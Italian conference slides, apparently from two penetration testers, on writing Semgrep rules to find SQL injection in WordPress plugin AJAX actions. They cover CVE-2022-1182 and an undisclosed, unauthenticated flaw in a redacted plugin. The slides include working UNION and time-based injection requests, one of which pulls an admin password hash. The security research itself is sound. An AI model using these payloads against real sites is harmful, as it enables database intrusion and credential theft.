Greedy for SQL injection

How we found them on scale


@ddipa


@mrnfrancesco

@mrnfrancesco

FRANCESCO MARANO

ETHICAL HACKER | PENETRATION TESTER

"Amo far fare ai software cose diverse da quelle per cui sono stati progettati"

Formazione

Laurea Triennale
Informatica

Laurea magistrale
Ingegneria informatica

Esperienze lavorative

Penetration tester (IT/OT)
Exploiting kernel Android

Penetration tester
Team Leader

Collaborazioni

- WPScan
- SQLMap
- Cariddi

Certificazioni

- eWPT
- eCPPT
- eMAPT

Riconoscimenti

- CVE 2020-10381
- CVE 2020-10382
- CVE 2020-10383
- CVE 2020-10384
- CVE 2020-23486
- CVE 2020-23487
- CVE 2020-23488

@ddipa

DONATO DI PASQUALE

CYBERSECURITY | PENETRATION TESTER

"Silence is the key to better understand the world"

Esperienze lavorative

Penetration tester
Web & Mobile App

Penetration tester
Web & Cloud Sec

Certificazioni

- eWPT
- eMAPT

Riconoscimenti

- 2022-2071
- 2022-2072
- HoF | Tim
- HoF | Fastweb

Community

- PMS

Let's Code Review!

Durante le attività che svolgiamo nel nostro lavoro ci viene spesso chiesto di eseguire **test di sicurezza** su applicazioni di cui viene fornito anche il **codice sorgente**.

Utilizzare **soluzioni standard** per l'analisi del codice non è un metodo efficace, in quanto la ricerca è grossolana e il numero di falsi positivi e negativi è elevato.

C'è bisogno di unire il mondo dello **sviluppo** e quello della **security** per costruire regole *ad hoc* in modo semplice e veloce.

Tools & environments

Plugin WordPress

SQL Injection

Semgrep

WordPress

Use case: action AJAX

Un plugin che abbia la necessità di utilizzare chiamate **asincrone** AJAX può registrare delle action con il prefisso:

- `wp_ajax_`
- `wp_ajax_nopriv_`

La **callback** associata alla action può essere invocata tramite:

`/wp-admin/admin-ajax.php?action=<ACTION>`

wp-admin/admin-ajax.php

```php
// WordPress Ajax Process Execution

$action = $_REQUEST['action'];

if ( is_user_logged_in() ) {
  // Fires authenticated Ajax actions for logged-in users
    do_action( "wp_ajax_{$action}" );

} else {
    // Fires non-authenticated Ajax actions for logged-out users
    do_action( "wp_ajax_nopriv_{$action}" );
}
```

sample plugin

```php
add_action( 'init', 'register_actions' );

function register_actions() {

    add_action('wp_ajax_echo', 'echo_callback');
    add_action('wp_ajax_nopriv_echo', 'echo_callback');
}

function echo_callback() {

    echo "<h1>{$_GET['string']}</h1>";
    wp_die();
}
```

SQL injection

SELECT user_login FROM wp_users WHERE ID=1

```
$ http 'http://127.0.0.1/wp-admin/admin-ajax.php?action=sqli&id=1'

HTTP/1.1 200 OK
Connection: close
Content-Length: 21
Content-Type: text/html; charset=UTF-8

<h1>mrnfrancesco</h1>
```

SELECT user_login FROM wp_users
WHERE ID=0 UNION SELECT ALL @@version

```
$ http 'http://127.0.0.1/wp-admin/admin-ajax.php?action=sqli&id=0
UNION SELECT ALL @@version'

HTTP/1.1 200 OK
Connection: close
Content-Length: 21
Content-Type: text/html; charset=UTF-8

<h1>10.6.4-MariaDB-1:10.6.4+maria~focal</h1>
```

```php
add_action( 'init', 'register_actions' );

function register_actions() {

    add_action('wp_ajax_sqli', 'sqli_callback');
    add_action('wp_ajax_nopriv_sqli', 'sqli_callback');
}

function sqli_callback() {

    global $wpdb;

    $user_id = isset($_GET['id']) ? $_GET['id'] : 0;

    $sql  = "SELECT user_login FROM {$wpdb->prefix}users ";
    $sql .= "WHERE ID={$user_id}";

    $result = $wpdb->get_row($sql);

    if ( !empty($result) ) {
        echo "<h1>{$result->user_login}</h1>";
    } else {
        echo "<h1>No user found with ID {$user_id}</h1>";
    }
    wp_die();
}
```

Semgrep

Le regole sono **istruzioni** semplici e facilmente leggibili in base alle quali Semgrep cerca delle **corrispondenze** nel codice.

Vengono gestiti concetti come la ***constant propagation*** e il ***taint tracking***.


```yaml
rules:
  - id: non-constant-eval
    message: Found call to eval() on non-constant data
    languages: [php]
    severity: WARNING
    patterns:
      - pattern: eval(...)
      - pattern-not: eval("...")
```

```php
function test($arg) {

    $x = "x";
    $y = "y";
    $z = "z2";

    if ( !empty($arg) ) {
        $x = $arg;
        $y = "y";
        $z = "z1";
    }

    eval($x);
    eval($y);
    eval($z);
}
```

Semgrep

Il Registry pubblico di Semgrep contiene ~2500 **regole** di qualità e sicurezza del codice, compatibili con **28** tra linguaggi di programmazione e framework specifici.


Sono regole create dalla **community** o dalla stessa **r2c**.



Semgrep

È possibile scrivere **regole personalizzate** per avere maggior controllo sull'analisi del codice.


È anche possibile scrivere regole che propongono automaticamente **fix** del codice tramite pull request e commenti.



Live demo


Search mode

Costruiamo una regola per trovare le AJAX action di Wordpress



Taint mode

Costruiamo una regola per seguire il dataflow fino a una SQL injection



Join mode

Uniamo le due regole precedenti per trovare AJAX action vulnerabili

I nostri template

Diamo uno sguardo ai nostri template completi

WPScan

Visual Slide Box Builder <= 3.2.9 - Subscriber+ SQLi

Questo plugin è stato dismesso il 30 marzo 2022 e non è più disponibile per il download. Motivo: Problema di sicurezza.

Descrizione

Il plugin non esegue la **sanitizzazione** e l'escape di diversi parametri prima di utilizzarli nelle istruzioni SQL attraverso alcune delle sue **action AJAX** disponibili per qualsiasi utente autenticato, causando la possibilità di eseguire attacchi di tipo SQL Injection

Developer


Enmanuel Corvo

Security Researcher


@p7e4

Ultima versione

3.2.9

Ultimo aggiornamento

4 anni fa

Installazioni attive

N.A.

Totale download

129.652

Proof of Concept

```
https://example.com/wp-admin/admin-ajax.php?action=vsbb_get_one&idx=-1 union all select @@version,0,0,0,0,0
```


```
$ semgrep scan --config ajax-action-to-sqli-deep.yaml ./plugins/wp-visual-slidebox-builder/

Scanning 12 files with 3 php rules.
  100%|████████████████████████████████████████████████████████████████████████|12/12 tasks

Findings:

  ./plugins/wp-visual-slidebox-builder/vsbb-plugin.php
     ajax-action-to-sqli-deep
        Registered Wordpress AJAX action use user input to build SQL query

        243┆ $results = $wpdb->get_results($sql);


Ran 1 rule on 0 files: 1 finding.
```

19 aprile 2022

CVE-2022-1182

Authenticated SQL Injection

```php
// wp-visual-slidebox-builder/vsbb-plugin.php

add_action('wp_ajax_vsbb_get_one', 'vsbb_load_one');

function vsbb_load_one()
{
    $results = vsbb_get_one($_GET['idx']);
    $json = json_encode($results);
    echo $json;

    wp_die();
}

function vsbb_get_one($id)
{
    global $wpdb;
    $table_name = $wpdb->prefix . "vsbb_v2";
    $idx = isset($id) ? $id : $_GET['idx'];
    $sql = "select * from $table_name where idx =$idx";
    $results = $wpdb->get_results($sql);
    return $results[0];
}
```

EXPLOIT

AUTHENTICATED SQL INJECTION

```
$ http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=vsbb_get_one&idx=-1 UNION ALL
SELECT user_pass,user_login,0,0,0,0 FROM wp_users WHERE ID=1'
'Cookie: wordpress_logged_in_XXX=XXX'

HTTP/1.1 200 OK
Connection: close
Content-Length: 219
Content-Type: application/json; charset=UTF-8
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.30

{
    "friendly_name": "mrnfrancesco",
    "idx": "$P$BzoeS8UHyC0eDIDL4t5X30HCoaXg07.",
    "last_modified": "0",
    "save_object": "0",
    "theme": "0",
    "theme_friendly_name": "0"
}
```


```
$ semgrep scan --config ajax-action-to-sqli.yaml ./plugins/wp-visual-slidebox-builder/

Scanning 12 files with 2 php rules.
  100%|                                                                                |12/12 tasks

Findings:

  ./plugins/wp-visual-slidebox-builder/vsbb-plugin.php
     ajax-action-to-sqli
        Registered Wordpress AJAX action use user input to build SQL query

        223┆ $wpdb->query("DELETE FROM $table_name WHERE idx = $idx");


Ran 1 rule on 0 files: 1 finding.
```

```php
// wp-visual-slidebox-builder/vsbb-plugin.php

add_action('wp_ajax_vsbb_delete_item', 'vsbb_delete_item');

function vsbb_delete_item()
{
    global $wpdb;
    $postdata = file_get_contents("php://input");
    $request = json_decode($postdata, 1);
    $idx = $request['idx'];
    $table_name = $wpdb->prefix . "vsbb_v2";
    $wpdb->query("DELETE FROM $table_name WHERE idx = $idx");
    wp_die();
}
```

EXPLOIT

AUTHENTICATED SQL INJECTION

```
$ time http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=vsbb_delete_item'
'idx=-1 OR SLEEP(5)=1' 'Cookie:wordpress_logged_in_XXX=XXX' -pHB

POST /wp-admin/admin-ajax.php?action=vsbb_delete_item HTTP/1.1
Accept: application/json
Connection: keep-alive
Content-Length: 27
Content-Type: application/json
Cookie: wordpress_logged_in_XXX=XXX
Host: 10.10.10.2
User-Agent: HTTPie/2.2.0

{
    "idx": "-1 OR SLEEP(5)=1"
}


real    0m5,085s
user    0m0,667s
sys     0m0,107s
```

[redacted] - Unauthenticated SQLi

Le vulnerabilità mostrate di seguito non sono note, quindi tutti i riferimenti al nome del plugin saranno oscurati

Alcune informazioni

- 13 versioni rilasciate
- La prima versione è stata rilasciata il 19/07/2021
- Nessuna vulnerabilità segnalata finora
- La vulnerabilità trovata esiste fin dalla prima versione

Security Researchers

 @ddipa

 @mrnfrancesco

Ultima versione

1.0.12

Ultimo aggiornamento

17 ottobre 2022

Installazioni attive

1.000+

Totale download

4000+


```
$ semgrep scan --config ajax-action-to-sqli-deep.yaml ./plugins/redacted/

Scanning 48 files with 3 php rules.
  100%|████████████████████████████████████████████████████████████|48/48 tasks

Findings:

  ./plugins/redacted/public/redacted-multivendor.php
     ajax-action-to-sqli-deep
        Registered Wordpress AJAX action use user input to build SQL query

        472┆ $wcfm_reviews_array = $wpdb->get_results($sql);


Ran 1 rule on 0 files: 1 finding.
```

```php
// redacted/public/redacted-multivendor.php

class Redacted_Multivendor
{
    function get_wcfm_vendor_reviews($vendor_id){
        global $wpdb;

        $vendor_id = $_REQUEST['vendor'];
        $the_orderby = $_REQUEST['orderby'];
        $reviews_vendor = $_POST['reviews_vendor'];

        $reviews_vendor_filter = '';
        if( $vendor_id ) {
            $reviews_vendor_filter = " AND `vendor_id` = $vendor_id";
        } elseif ( $reviews_vendor ) {
            $reviews_vendor_filter = " AND `vendor_id` = $reviews_vendor";
        }

        $sql = "SELECT * from wp_wcfm_marketplace_reviews";
        $sql .= " WHERE 1=1";
        $sql .= $reviews_vendor_filter;
        $sql .= " ORDER BY `{$the_orderby}` ASC";

        $wcfm_reviews_array = $wpdb->get_results($sql);
        wp_send_json($wcfm_reviews_array);
    }
}
```

```php
// redacted/public/redacted-multivendor.php

class Redacted_Multivendor
{
  function which_vendor() {

    if(is_plugin_active('wc-multivendor-marketplace/wc-multivendor-marketplace.php')){
      return 'wcfm';
    }
  }

  function get_vendor_reviews() {

    if(isset($_REQUEST['vendor'])) {
      $vendor_id = absint($_REQUEST['vendor']);

      switch ($this->which_vendor()) {
        case 'wcfm':
          return $this->get_wcfm_vendor_reviews($vendor_id);
      }
    }
  }
}
```


```php
// redacted/includes/redacted.php

class Redacted {

  protected $loader;

  public function __construct() {

    $this->load_dependencies();
    $this->define_admin_hooks();
  }

  private function load_dependencies() {

    $this->loader = new Redacted_Loader();
  }

  private function define_admin_hooks() {

    $this->loader->add_action(
      'wp_ajax_nopriv_redacted-vendor_reviews', $plugin_multivendor, 'get_vendor_reviews'
    );
  }
}
```

```php
// redacted/includes/redacted-loader.php

class Redacted_Loader {

  protected $actions;

  public function add_action($hook, $component, $callback, $priority=10, $accepted_args=1) {

